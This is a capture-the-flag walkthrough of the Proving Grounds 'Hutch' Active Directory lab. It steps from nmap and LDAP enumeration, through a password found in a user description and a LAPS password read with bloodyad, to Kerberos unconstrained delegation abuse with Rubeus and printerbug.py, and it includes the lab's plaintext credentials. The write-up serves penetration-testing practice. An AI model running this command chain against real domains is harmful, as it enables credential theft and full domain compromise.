Nmap
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-webdav-scan:
|   Public Options: OPTIONS, TRACE, GET, HEAD, POST, PROPFIND, PROPPATCH, MKCOL, PUT, DELETE, COPY, MOVE, LOCK, UNLOCK
|   WebDAV type: Unknown
|   Server Type: Microsoft-IIS/10.0
|   Server Date: Sun, 01 Nov 2026 23:45:36 GMT
|_  Allowed Methods: OPTIONS, TRACE, GET, HEAD, POST, COPY, PROPFIND, DELETE, MOVE, PROPPATCH, MKCOL, LOCK, UNLOCK
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST COPY PROPFIND DELETE MOVE PROPPATCH MKCOL LOCK UNLOCK PUT
|_  Potentially risky methods: TRACE COPY PROPFIND DELETE MOVE PROPPATCH MKCOL LOCK UNLOCK PUT
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-11-01 23:45:26Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: hutch.offsec, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: hutch.offsec, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
PORT STATE SERVICE
53/tcp open domain
80/tcp open http
88/tcp open kerberos-sec
135/tcp open msrpc
139/tcp open netbios-ssn
389/tcp open ldap
445/tcp open microsoft-ds
464/tcp open kpasswd5
593/tcp open http-rpc-epmap
636/tcp open ldapssl
3268/tcp open globalcatLDAP
3269/tcp open globalcatLDAPssl
5985/tcp open wsman
9389/tcp open adws
49666/tcp open unknown
49668/tcp open unknown
49673/tcp open unknown
49674/tcp open unknown
49676/tcp open unknown
49692/tcp open unknown
49757/tcp open unknownPORT STATE SERVICE VERSION
9389/tcp open mc-nmf .NET Message Framing
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windowsEnumeration
| Port | Service | Comments |
|---|---|---|
53 | DNS | |
80 | HTTP | IIS Default Page |
88 | Kerberos | Likely an AD machine |
135 | RPC | Could possibly retrieve domain information |
139/445 | SMB | STATUS_ACCESS_DENIED |
389/636 | LDAP(S) | Could possibly retrieve domain and user information |
464 | kpasswd | Kerberos Change/Set Password protocol |
593 | RPC over HTTP | |
3268-9 | LDAP | Searches across all domains in an entire AD forest |
5985 | WinRM | May be our access point later |
9389 | (ADWS) over TCP | Active Directory Web Services |
Domain: hutch.offsec - added to /etc/hosts
DC: HUTCHDC.hutch.offsec - added to /etc/hosts
DNS zone transfer fails:

We are unable to gather any info from RPC (using enum4linux-ng), despite null authentication being allowed.
 ============================================
|    RPC Session Check on 192.168.175.122    |
 ============================================
[*] Check for anonymous access (null session)
[+] Server allows authentication via username '' and password ''
[*] Check for guest access
[-] Could not establish guest session: STATUS_LOGON_FAILURE
========================================
| Users via RPC on 192.168.175.122 |
========================================
[*] Enumerating users via 'querydispinfo'
[-] Could not find users via 'querydispinfo': STATUS_ACCESS_DENIED
[*] Enumerating users via 'enumdomusers'
[-] Could not find users via 'enumdomusers': STATUS_ACCESS_DENIEDKerbrute finds two valid users:

We add them to users.txt and check them for UF_DONT_REQUIRE_PREAUTH. No luck.

I tried spraying a few common passwords with no luck.
I’m going to try ldapsearch.
First to get the naming convention:
ldapsearch -H ldap://192.168.175.122 -x -s base namingcontextsThen to dump the information:
ldapsearch -H ldap://192.168.175.122 -x -b"DC=hutch,DC=offsec" > ldap_dump.txtWe get a list of users from this query. Towards the bottom, we find a user’s password in the description.

fmcsorley:CrabSharkJellyfish192
I also went ahead and added the users to our `users.txt file.

None of the users are AS Rep Roastable

But we now have a set of valid credentials!
Running nxc smb 192.168.175.122 -u fmcsorley -p CrabSharkJellyfish192 --users reveals one more user, dommainadmin.
Now we can run bloodhound-python and dig into the environment.

Ingesting the data:
In Bloodhound, I mapped a path from our fmcsorley user to the domainadmin user we found with NetExec. It looks like we have a route to Domain Admin.
fmcsorley -> ReadLAPSPassword -> HUTCHDC.HUTCH.OFFSEC -> CoerceToTGT -> HUTCH.OFFSEC
The computer HUTCHDC.HUTCH.OFFSEC is configured with Kerberos unconstrained delegation.
Users and computers authenticating against HUTCHDC.HUTCH.OFFSEC will have their Kerberos TGT sent to HUTCHDC.HUTCH.OFFSEC, unless they are marked as sensitive or members of Protected Users.
An attacker with control over HUTCHDC.HUTCH.OFFSEC can coerce a Tier Zero computer (e.g. DC) to authenticate against HUTCHDC.HUTCH.OFFSEC and obtain the target's TGT. With the TGT of a DC, the attacker can perform DCSync to compromise the domain. Alternatively, the TGT can be used to obtain admin access to the target host with a shadow credentials + silver ticket attack or a resource-based constrained delegation attack.
So first we tackle ReadLAPSPassword to get the Administrator’s LAPS password to the DC. Bloodhound gives us the command in the Linux Abuse section.
bloodyad --host 192.168.175.122 -d hutch.offsec -u fmcsorley -p CrabSharkJellyfish192 get search --filter '(ms-mcs-admpwdexpirationtime=*)' --attr ms-mcs-admpwd,ms-mcs-admpwdexpirationtime
As we discovered in our initial nmap scan, WinRM is open on the DC. We’ll try to log in with evil-winrm.


evil-winrm did not work with Rubeus because we needed to monitor things, so I used psexec instead.
Now we need to leverage our ability to CoerceToTGT.
Bloodhound gives us (kinda bad) instructions. The instructions are fine but the command is not completely correct. They want us to run this Rubeus.exe command:
Rubeus.exe request monitor /user:targetdc.domain.local /interval:5 /nowrap
But this is the correct one:
Rubeus.exe monitor /targetuser:HUTCHDC$ /interval:5 /nowrap
Back on our attack host, we then run printerbug.py to coerce the target DC.
printerbug.py '<domain>/<username>:<password>'@<target DC IP> <compromised computer IP>
python3 printerbug.py 'hutch.offsec/Administrator:"(crbz(&C#Pq2G#"'@192.168.175.122 192.168.175.122We get a TGT:

We copy the text and save the file as a .kirbi, which we will then convert to a .ccache.

Converting the ticket:

Setting the environment variable:
export KRB5CCNAME=/home/kali/ProvingGrounds/Hutch/ticket.ccacheSecretsdump did not work, but we actually don’t need to go this far. All we needed to do to grab proof.txt was to interact with ReadLAPSPassword and log in as Administrator.

👻 Done! 👻